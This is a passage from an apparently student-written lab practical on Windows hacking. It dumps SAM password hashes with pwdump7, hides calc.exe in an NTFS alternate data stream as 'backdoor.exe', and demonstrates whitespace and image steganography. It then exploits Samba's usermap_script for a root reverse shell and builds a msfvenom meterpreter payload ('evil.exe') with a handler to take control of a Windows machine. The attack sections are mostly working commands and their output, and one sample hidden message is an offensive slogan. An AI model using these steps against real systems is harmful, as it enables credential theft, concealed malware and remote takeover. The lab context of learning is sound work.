hash & reduce calculation of chain traverse: 499000
hash & reduce calculation of alarm check:    278
number of alarm:                            202
performance of chain traverse:              4.84 million/s
performance of alarm check:                 0.09 million/s

result
--------------------------------------------------------------------------
76d80224611fc919a5d54f0ff9fba446  qwe  hex:717765
```


c. Hash dump with Pwdump7 and crack with Ophcrack

pwdump7 extracts LM and NTLM password hashes of local user accounts from the Security Account Manager (SAM) database.

Download the pwdump7 exe and execute in windows using command prompt, it will fetch and display the password hashes.

```
"C:\Users\furkan\Downloads\pwdump-master>PwDump7.exe
Pwdump v7.1 - raw password extractor
Author: Andres Tarasco Acuna
url: http://www.514.es

Administrator:500:NO PASSWORD*********************:31D6CFE0D16AE931B73C59D7E0C089C0:::
Guest:501:NO PASSWORD*********************:NO PASSWORD*********************:::
benjamin:1001:NO PASSWORD*********************:2D20D252A479F485CDF5E171D93985BF:::
HomeGroupUser$:1002:NO PASSWORD*********************:8B467C393365351EFC095B2D815B2492:::
admin_furka:1003:NO PASSWORD*********************:NO PASSWORD*********************:::

"C:\Users\furkan\Downloads\pwdump-master>
```


ophcrack is a Windows password cracker based on rainbow tables. It comes with a Graphical User Interfaceand runs on multiple platforms



d. Hiding file in NTFS stream


A professional ethical hacker or pen tester must understand how to hide files using NTFS (N file system or New Technology File System) streams. NTFS is a file system that stores any file with the help of two data streams, called NTFS data streams, along with file attributes. The firs data stream stores the security descriptor for the file to be stored such as permissions; the second stores the data within a file. Alternate data streams are another type of named data stream that can be present within each file.

Ensure that the C: drive file system is in NTFS format. To do so, navigate to This PC, right-click Local Disk (C:), and click Properties.



Now, go to the C: drive, create a New Folder, and name it thanos.

Navigate to the location C:\Windows\System32, copy calc.exe, and paste it to the C:\magic location.




Now open command prompt in thanos folder and create a readme.txt using command notepad readme.txt, then type dir and press Enter. This action lists all the files present in the directory, along with their file sizes. Note the file size of readme.txt.

```
C:\thanos>notepad readme.txt

C:\thanos>dir
 Volume in drive C has no label.
 Volume Serial Number is 508F-D95B

 Directory of C:\thanos

02-10-2025  12:48    <DIR>          .
02-10-2025  12:48    <DIR>          ..
21-11-2010  02:59           776,192 calc.exe
02-10-2025  12:48                17 readme.txt
               2 File(s)        776,209 bytes
               2 Dir(s)   1,951,588,352 bytes free

C:\thanos>
```

Now, type type c:\thanos\calc.exe > c:\thanos\readme.txt:calc.exe and press Enter. This command will hide calc.exe inside the readme.txt, now type dir and press Enter. Note the file size of readme.txt, which should not change

```
C:\thanos>type C:\thanos\calc.exe > C:\thanos\readme.txt:calc.exe

C:\thanos>dir
 Volume in drive C has no label.
 Volume Serial Number is 508F-D95B

 Directory of C:\thanos

02-10-2025  12:48    <DIR>          .
02-10-2025  12:48    <DIR>          ..
21-11-2010  02:59           776,192 calc.exe
02-10-2025  12:51                17 readme.txt
               2 File(s)        776,209 bytes
               2 Dir(s)   1,950,810,112 bytes free
```


Now delete the calc.exe from thanos folder and type mklink backdoor.exe readme.txt:calc.exe and type mklink backdoor.exe readme.txt:calc.exe and execute backdoor.exe, calc will open



e. Hiding Data Using White Space Steganography

Whitespace steganography is used to conceal messages in ASCII text by adding white spaces t the end of the lines. Because spaces and tabs are generally not visible in text viewers, th message is effectively hidden from casual observers. If the built-in encryption is used, th message cannot be read even if it is detected. To perform Whitespace steganography, variou steganography tools such as snow are used.

- Create a Notepad file, type Hello World!, and press Enter; then, long-press the hyphen key to draw a dashed line below the text. Save the file as readme.txt in the folder where SNOW.EXE




- Type snow -C -m "My Name is Furkan" -p "passwd" readme.txt readme2.txt (-p is for password)

```
C:\Users\benjamin\Downloads\Snow>SNOW.EXE -C -m "My Name is Furkan" -p "passwd" readme.txt readme2.txt
Compressed by 33.82%
Message exceeded available space by approximately 87.50%.
An extra 2 lines were added.

C:\Users\benjamin\Downloads\Snow>
```

- Now, the is hidden inside the readme2.txt file with the contents of readme.txt.
- The file readme2.txt has become a combination of readme.txt + data
- Now, type snow -C -p "passwd" readme2.txt. It will show the content of readme.txt

```
C:\Users\benjamin\Downloads\Snow>SNOW.EXE -C -p "passwd" readme2.txt
My Name is Furkan
C:\Users\benjamin\Downloads\Snow>
```


- To check the file in the GUI, open the readme2.txt in Notepad, and go to Edit → Select All. You will see the hidden data inside readme2.txt in the form of spaces and tabs, as shown in the screenshot.



f. Image Steganography using OpenStego and QuickStego


OpenStego is an image steganography tool that hides data inside images. It is a Java-based application that supports password-based encryption of data for an additional layer of security. It uses the DES algorithm for data encryption, in conjunction with MD5 hashing to derive the DES key from the provided password.

- Create a text file of secret message and download a image to hide into it and then give its path, password to encrypt and then click hide to hide the data in the image



- On successful completion the bmp image will be generated

- For getting the secret message Go Openstego-> Extract Data and then click extract




- Now to read the secret message just open the text file generated

```
┌──(kali㉿kali)-[~/Desktop/Hacking_Windows_7/Stego]
└─$ ls
encoded_image.bmp  secret.txt

┌──(kali㉿kali)-[~/Desktop/Hacking_Windows_7/Stego]
└─$ cat secret.txt
This is very Secret Message ...
Hail Hitler

┌──(kali㉿kali)-[~/Desktop/Hacking_Windows_7/Stego]
└─$
```

QuickStego is a free steganography tool that hides text inside image files without visibly altering the picture. It allows only text-to-image hiding, not file-to-file concealment.

- Open QuickStego and click on Open Image then type the secret message and then hide message-> Save image the image with the secret message will be saved



- For getting the secret message from image just open the image and click Get Text and secret text will be displayed.

g. Demonstrate how to escalate privileges on a victim machine by exploiting its vulnerabilities

- The target machine is running the SMB Service on Port 139, so lets use Nmap to get the service version of it.

```
PORT     STATE SERVICE     VERSION
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (
MAC Address: 08:00:27:CF:4C:27 (PCS Systemtechni
```

- Nmap doesn't give the exact version for the smb service, so I will be using *auxiliary/scanner/smb/smb_version* for getting the version.

```
msf6 auxiliary(scanner/smb/smb_version) > exploit
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/recog-3.1.17/lib/recog/fingerprint/regexp_f
actory.rb:34: warning: nested repeat operator '+' and '?' was replaced with '*' in regular expression
[*] 192.168.100.8:139     -   Host could not be identified: Unix (Samba 3.0.20-Debian)
[*] 192.168.100.8         - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

- Here I have the version now I can search for the same on metasploit and exploit it if any vulnerability is their

```
msf6 auxiliary(scanner/smb/smb_version) > search Samba 3.0.20

Matching Modules
================

   #  Name                                Disclosure Date  Rank       C
   -  ----                                ---------------  ----       -
   0  exploit/multi/samba/usermap_script  2007-05-14       excellent  N

Interact with a module by name or index. For example info 0, use 0 or u

msf6 auxiliary(scanner/smb/smb_version) >
```

- As I got the exploit for smb,I will use it and try to get the remote access of the target machine.

```
msf6 exploit(multi/samba/usermap_script) > exploit
[*] Started reverse TCP handler on 192.168.100.5:4444
[*] Command shell session 2 opened (192.168.100.5:4444 → 192.168.100.8:4871
00

shell
[*] Trying to find binary 'python' on the target machine
[*] Found python at /usr/bin/python
[*] Using `python` to pop up an interactive shell
[*] Trying to find binary 'bash' on the target machine
[*] Found bash at /bin/bash


root@metasploitable:/# whoami
whoami
root
root@metasploitable:/# ^X@sS
```

Here we got the root access of the target machine by exploiting the smb vulnerability.


h. Hacking Windows using Metasploit / Meterpreter - Post-Exploitation

Metasploit is an open-source penetration testing framework used by cybersecurity professionals to find, exploit, and test vulnerabilities in computer systems.

- Let's first create a malicious exe file for target machine using msfvenom on kali

```
┌──(kali㉿kali)-[~/Desktop/Hacking_Windows_7/Exploits]
└─$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.100.5 LPORT=5646
 -f exe > evil.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the
 payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
```


- Now download the exe file in windows machine by using apache2 server or python http




- Now start the Reverse TCP handler on metasploit and set LHOST and LPORT as same as given in msfvenom

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload ⇒ windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.100.5
LHOST ⇒ 192.168.100.5
msf6 exploit(multi/handler) > set LPORT 5646
LPORT ⇒ 5646
msf6 exploit(multi/handler) >
```

- Now type exploit and execute the evil.exe on windows machine



- Here we get the meterrpreter session for the windows and now we can do anything with it



Here I used the screenshare option to monitor the windows screen in kali.


Practical 7

Aim: Malware Threats

